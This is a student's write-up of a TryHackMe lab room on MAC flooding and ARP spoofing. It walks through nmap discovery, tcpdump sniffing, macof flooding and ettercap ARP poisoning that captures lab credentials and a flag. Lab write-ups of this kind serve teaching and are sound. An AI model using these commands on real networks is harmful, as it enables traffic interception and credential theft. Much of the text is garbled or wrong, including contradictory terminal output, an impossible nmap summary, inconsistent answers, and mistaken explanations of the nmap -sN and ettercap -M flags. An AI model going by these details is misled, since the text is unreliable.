

MARTIN MWANGI NJOROGE

mwangimartins650@gmail.com

CS-SA08-24031

L2 MAC Flooding & ARP Spoofing

Here's a link to my finished room,

<https://tryhackme.com/r/room/layer2>

1.0 Introduction

This room focuses on exploit Layer 2, Data Link Layer, of the OSI model, that is responsible to frame forwarding and MAC addressing. Some these Layer 2 exploits are MAC address flooding, ARP spoofing and Man-In-The-Middle Attacks.

1.1 Initial Access

Scenario

While conducting a pentest, you have gained initial access to a network and escalated privileges to root on a Linux machine. During your routine OS enumeration, you realize it's a dual-homed host, meaning it is connected to two (or more) networks. Being the curious hacker you are, you decided to explore this network to see if you can move laterally.

Questions

Screenshot of a web browser showing a TryHackMe challenge room titled "L2 MAC Flooding". The room is completed at 100%. The URL is tryhackme.com/r/room/layer2. The page contains instructions and a terminal window with the command `ssh -o StrictHostKeyChecking=accept-new admin@10.10.109.37`.

Note: The **admin** user is in the **sudo** group. I suggest using the **root** user to complete this room: `sudo su -`

Answer the questions below

Now, can you (re)gain access? (Yay/Nay)

Yay ✓ Correct Answer 💡 Hint

Task 3 ✓ Network Discovery

Task 4 ✓ Passive Network Sniffing

Task 5 ✓ Sniffing while MAC Flooding

I login using ssh protocol and username(admin) , Target IP, and Password(Layer2),

```

ssh admin@10.10.109.37
The authenticity of host '10.10.109.37 (10.10.109.37)' can't be established.
ED25519 key fingerprint is SHA256:OKJ7M2afsUACRjwifl03b4Hik8yPj24AQf2rAr63A.
This host key is being stored in the system's trusted keys database.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.109.37' (ED25519) to the list of known hosts.
admin@10.10.109.37's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-100-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage

System information disabled due to load higher than 1.0
* Super-optimized for small spaces - read how we shrunk the memory
  footprint of MicroK8s to make it the smallest full K8s around.
  https://ubuntu.com/blog/microk8s-memory-optimisation

5 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

```

Using command `sudo su -` I regained access as root user,

The screenshot shows a terminal window titled "root@eve: ~". The terminal displays a complex hex dump of network traffic, likely from Wireshark, with various colored hex bytes and ASCII representations. Below the dump, there is a command-line interface with the following session:

```
admin@eve: ~ whoami
admin@eve: ~ sudo su -
[sudo] password for admin:
root@eve: ~
```

1.2 Network Discovery

Questions

The screenshot shows a web browser window with multiple tabs open. The main content area is a challenge titled "How many other live hosts". It contains the following text and form fields:

First, have a look at the adapter:
`ip address show eth1` or the shorthand version: `ip a s eth1`

Using this knowledge, answer questions #1 and #2.

Now, use the network enumeration tool of your choice, e.g., `ping`, a bash or python script, or Nmap (pre-installed) to discover other hosts in the network and answer question #3.

Answer the questions below

What is your IP address?
192.168.12.66

What's the network's CIDR prefix?
/24

How many other live hosts are there?
2

What's the hostname of the first host (lowest IP address) you've found?
alice

Task 4 Passive Network Sniffing

Task 5 Sniffing while MAC Flooding

With already using eth0 for access to the system, I explored for eth1 being used with the target's network to communicate with other targets in that network.

Using command *IP address show eth1* I found the target having a class C IP address with /24 subnet mask and Broadcast address in the same class C.

```
root@eve:~# ip address show eth1
5: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 00:0c:29:2d:2e:0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.254 brd 192.168.12.255 scope global eth1
        valid_lft forever preferred_lft forever
        inet6 fe80::980c:29ff:fe2d:697/64 scope link
            valid_lft forever preferred_lft forever
root@eve:~#
```

To find the host of the lowest IP, I did a host discovery scan with nmap, by including flag, *-sN* to prevent port scanning, and the target IP with Subnet. As the results came found the host to be alice,

```
root@eve:~# ip address show eth0
5: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether 00:0c:29:2d:2e:0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global dynamic eth0
        valid_lft 2076sec preferred_lft 2076sec
        inet6 fe80::980c:29ff:fe2d:697/64 scope link
            valid_lft forever preferred_lft forever
root@eve:~# ip address show eth0
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:2d:2e:0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global dynamic eth0
        valid_lft 2076sec preferred_lft 2076sec
        inet6 fe80::980c:29ff:fe2d:697/64 scope link
            valid_lft forever preferred_lft forever
root@eve:~# sudo nmap -sN 192.168.12.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-09 09:11 UTC
Nmap scan report for bob (192.168.12.1)
Host is up (0.00017s latency).
All 1000 scanned ports on bob (192.168.12.2) are open/filtered
MAC Address: 00:58:79:66:68:01 (Private)

Nmap scan report for eve (192.168.12.2)
Host is up (0.000000s latency).
All 1000 scanned ports on bob (192.168.12.2) are open/filtered
MAC Address: 00:58:79:66:68:01 (Private)

Nmap scan report for eve (192.168.12.2)
Host is up (0.000000s latency).
Host shows up but did not respond to pings
PORT      STATE      SERVICE
22/tcp    open|filtered  ssh
500/tcp   open|filtered  complex-link
5002/tcp  open|filtered  rfa
5003/tcp  open|filtered  filemaker
5004/tcp  open|filtered  avt-profile-1

Nmap done: 2% IP addresses (3 hosts up) scanned in 44.28 seconds
root@eve:~#
```

1.3 Passive Network Sniffing

Questions

Example to transfer the packet capture using **scp** and open it in Wireshark:

```
scp admin@10.10.181.216:/tmp/tcpdump.pcap .
wireshark tcpdump.pcap
```

Now, you should be able to answer questions #3 and #4.

Note: If you receive an error "tcpdump: /tmp/tcpdump.pcap: Permission denied" and cannot overwrite the existing /tmp/tcpdump.pcap file, specify a new filename such as **tcpdump2.pcap**, or run **rm -f /tmp/*.pcap** then re-run **tcpdump**.

Answer the questions below

Can you see any traffic from those hosts? (Yay/Nay)

Who keeps sending packets to eve?

What type of packets are sent?

What's the size of their data section? (bytes)

Task 5 Sniffing while MAC Flooding

Using **tcpdump** tool to passively sniff the target, and flag **-A** more verbose output and **-i** for interface, I sniffed **eth1** interface and found one could view the traffic, and on the traffic I found the one sending the packets(Bob) and receiving them,

```
root@eve:~#
File Actions Edit View Help
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
09:31:01.739582 IP bob > eve: ICMP echo request, id 54571, seq 942, length 64
E...$..@.7...B...H...+...
!*#$6*()>+.,./0123456789;=<?ABCDEFIGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}...
!*#$6*()>+.,./0123456789;=<?ABCDEFIGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}...
Now, you should be able to answer questions #3 and #4.
Note: If you receive an error "tcpdump: /tmp/tcpdump.pcap: Permission denied" and cannot overwrite the existing /tmp/tcpdump.pcap file, specify a new filename such as
tcpdump2.pcap, or run rm -f /tmp/*.pcap then re-run tcpdump.

Answer the questions below

Can you see any traffic from those hosts? (Yay/Nay)


Who keeps sending packets to eve?

What type of packets are sent?


What's the size of their data section? (bytes)

Task 5 Sniffing while MAC Flooding
```

After sniffing the network with tcpdump, and saving the file on /tmp/tcpdump.pcap, I had to download it to my machine and use wireshark to deeply analyze the traffic packets sent.




Used *scp* tool to with the username@targetIP:file path, and the file was downloaded.



Opened the file with wireshark, and viewed the traffic, found the protocols used to be ICMP, plus I could view the parts of ICMP packets, like checksum(for errors), Sequence No.(packets to come in order they were sent).

And also the data itself sent, found it size to 666 bytes.




1.4 Sniffing while MAC Flooding

MAC flooding could trigger an alarm in a SOC. As suspicious layer 2 traffic can easily be detected and reported by state-of-the-art and properly configured network devices.

Questions

The screenshot shows a browser window with several tabs open. The active tab is titled "TryHackMe | L2 MAC Flows" and displays a challenge titled "How many other live host". Below the title, there is a terminal window showing the command `macof -i eth1`. A note says: "After around 30 seconds, stop both `macof` and `tcpdump` (Ctrl+C)." Another note says: "As in the previous task, transfer the `pcap` to your machine (`Kali/AttackBox`) and take a look: `scp admin@10.10.181.216:/tmp/tcpdump2.pcap .` `wireshark tcpdump2.pcap`". A note below says: "Now, you should be able to answer questions #1 and #2." A note at the bottom says: "Note: If it didn't work, try to capture for 30 seconds, again while `macof` is running. If it still won't work, give it one last try with a capture duration of one minute. As a measure of last resort, try using `ettercap` (introduced in the following tasks) with the `rand_flood` plugin: `ettercap -T -i eth1 -P rand_flood -q -w /tmp/tcpdump3.pcap` (Quit with q)". To the right, a green box says "Woop woop! Your answer is correct". Below the terminal, there are two input fields: one for "What kind of packets is Alice continuously sending to Bob?" containing "ICMP" and another for "What's the size of their data section? (bytes)" containing "1337". Each field has a "Correct Answer" button and a "Hint" button.

Started off by running my sniffing tool *TCPDUMP* and saving the results on file *tcpdump2.pcap*,




I went by to flood the MAC address table, using *macof* tool,

```
root@eve:~# macof -i eth0
root@eve:~# macof -i eth1
root@eve:~# macof -i wlan0
root@eve:~# macof -i all
```

After about 1 minute I closed the *macof* service running and *tcpdump* service running, with use of *scp* tool I downloaded the file with results,

```
deathstroke@martin:~$ scp admin@10.10.181.216:/tmp/tcpdump2.pcap .
admin@10.10.181.216's password:
tcpdump2.pcap 100% 3929KB 333.7KB/s 08:11
```

After downloading the file I opened it with wireshark to analyze the traffic and found the protocol used was ICMP and data size was 1337, due to the MAC address flooding,




1.5 Man-in-the-Middle: Intro to ARP Spoofing

MAC Flooding can be considered a real "noisy" technique. In order to reduce the risk of detection and DoS we will leave *macof* and perform *ARP cache poisoning* attacks.

Questions


| Created by | Room Type | Users in Room | Created |
|------------|---|---------------|--------------|
| TobjasR | Free Room. Anyone can deploy virtual machines in the room (without being subscribed)! | 10,455 | 927 days ago |

Using *Ettercap tool* could perform ARP cache poisoning and using flag -M to enable ARP packet validation, and found one can establish a MITM attack,



The screenshot shows the Ettercap interface running as root on a Linux system. The terminal window displays the command `sudo su` followed by the Ettercap configuration script: `ettercap -T -i eth1 -M arp`. The output shows the tool's configuration, including the interface `eth1` and the ARP poisoning mode `-M arp`. It also indicates that SSL dissection needs a valid `rdnis.command_on` script in the `etter.conf` file and that Ettercap might not work correctly if `/proc/sys/net/ipv6/conf/all/use_tempaddr` is not set to 0. The tool lists various plugins and ports monitored, and starts scanning hosts. A progress bar shows 71.76% completion. The log then shows ARP poisoning victims being identified and unified sniffing starting. Finally, it lists several captured packets, each showing a sequence of ARP requests and responses between two hosts.

And also without enabling arp validation the, result are different.



This screenshot shows the Ettercap interface running as root, but with ARP validation disabled (-M none). The configuration command is `ettercap -T -i eth1 -M none`. The log output shows the same initial steps as the previous screenshot, including host scanning and victim identification. However, the captured packets list shows many more entries, indicating that the tool is capturing a much larger volume of traffic due to the lack of ARP validation.

1.6 Man-in-the-Middle: Sniffing

Questions

Scan the network on eth1. Who's there? Enter their IP addresses in ascending order.
192.168.12.10, 192.168.12.20 ✓ Correct Answer

Which machine has an open well-known port?
192.168.12.0 ✓ Correct Answer

What is the port number?
80 ✓ Correct Answer

Can you access the content behind the service from your current position? (Nay/Yay)
Nay ✓ Correct Answer

Can you see any meaningful traffic to or from that port passively sniffing on you interface eth1? (Nay/Yay)
Nay ✓ Correct Answer 9 Hint

Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? (Nay/Yay)
Yay ✓ Correct Answer 9 Hint

Who is using that service?
alice ✓ Correct Answer 9 Hint

What's the hostname the requests are sent to?

What's the hostname the requests are sent to?
www.server.bob ✓ Correct Answer

Which file is being requested?
test.txt ✓ Correct Answer

What text is in the file?
OK ✓ Correct Answer 9 Hint

Which credentials are being used for authentication? (username:password)
admin:s3cr3t_P4zz ✓ Correct Answer 9 Hint

Now, stop the attack (by pressing q). What is ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning?
RE-ARPing the victims ✓ Correct Answer 9 Hint

Can you access the content behind that service, now, using the obtained credentials? (Nay/Yay)
Yay ✓ Correct Answer 9 Hint

What is the user.txt flag?
THM{wh0s_sniff1ng_our_cr3ds} ✓ Correct Answer

You should also have seen some rather questionable kind of traffic. What kind of remote access (shell) does Alice have on the server?

Quiz 1

I used nmap to scan the target with its subnet, I found the target IPs in that network and services running in those IPs and port open.

From this scan I found the IPs.

```

File Actions Edit View Help
File Actions Edit View Help
admin@eve: ~
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
link-layer brd ff:ff:ff:ff:ff:ff
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9000 qdisc fq_codel state UP group default qlen 1000
link/ether 02:c5:3e:64:0f:37 brd ff:ff:ff:ff:ff:ff
inet 10.18.109.37/16 brd 10.10.255.255 scope global dynamic eth0
    valid_lft forever preferred_lft forever
    inet6 fe80::c53e:ff:fe64:f37/64 scope link
        valid_lft forever preferred_lft forever
3: virbr0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
link-layer brd ff:ff:ff:ff:ff:ff
inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
    valid_lft forever preferred_lft forever
4: virbr0-nic: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
link/ether 02:42:22:9e:ea:a3 brd ff:ff:ff:ff:ff:ff
inet 192.168.122.1/24 brd 192.168.122.255 scope global docker0
    valid_lft forever preferred_lft forever
    link-layer brd ff:ff:ff:ff:ff:ff
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
link/ether 02:42:22:9e:ea:a3 brd ff:ff:ff:ff:ff:ff
inet 192.168.122.1/24 brd 192.168.122.255 scope global docker0
    valid_lft forever preferred_lft forever
    link-layer brd ff:ff:ff:ff:ff:ff
6: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
link/ether 05:69:03:3c:2a:07 brd ff:ff:ff:ff:ff:ff
inet 192.168.12.10/24 brd 192.168.12.255 scope global eth1
    valid_lft forever preferred_lft forever
    inet6 fe80::6969:3cff:fe2a:0d07/64 scope link
        valid_lft forever preferred_lft forever
7: gre3:gre3c: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel master eth1 state UNKNOWN group default qlen 1000
link/ether 06:00:3c:2a:0d:07 brd ff:ff:ff:ff:ff:ff
inet 192.168.12.20/24 brd 192.168.12.255 scope link
    valid_lft forever preferred_lft forever
admin@eve: ~
Starting Nmap 7.88 ( https://nmap.org ) at 2024-11-09 11:47 UTC [+] Behind the service from your current position? (try/try)
Nmap scan report for alice (192.168.12.10)
Host is up (0.0021s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
4444/tcp  open  http
          Nmap scan report for bob (192.168.12.20)
Host is up (0.019s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp   open  http
          Nmap scan report for eve (192.168.12.6)
Host is up (0.019s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp   open  ssh
443/tcp  open  https
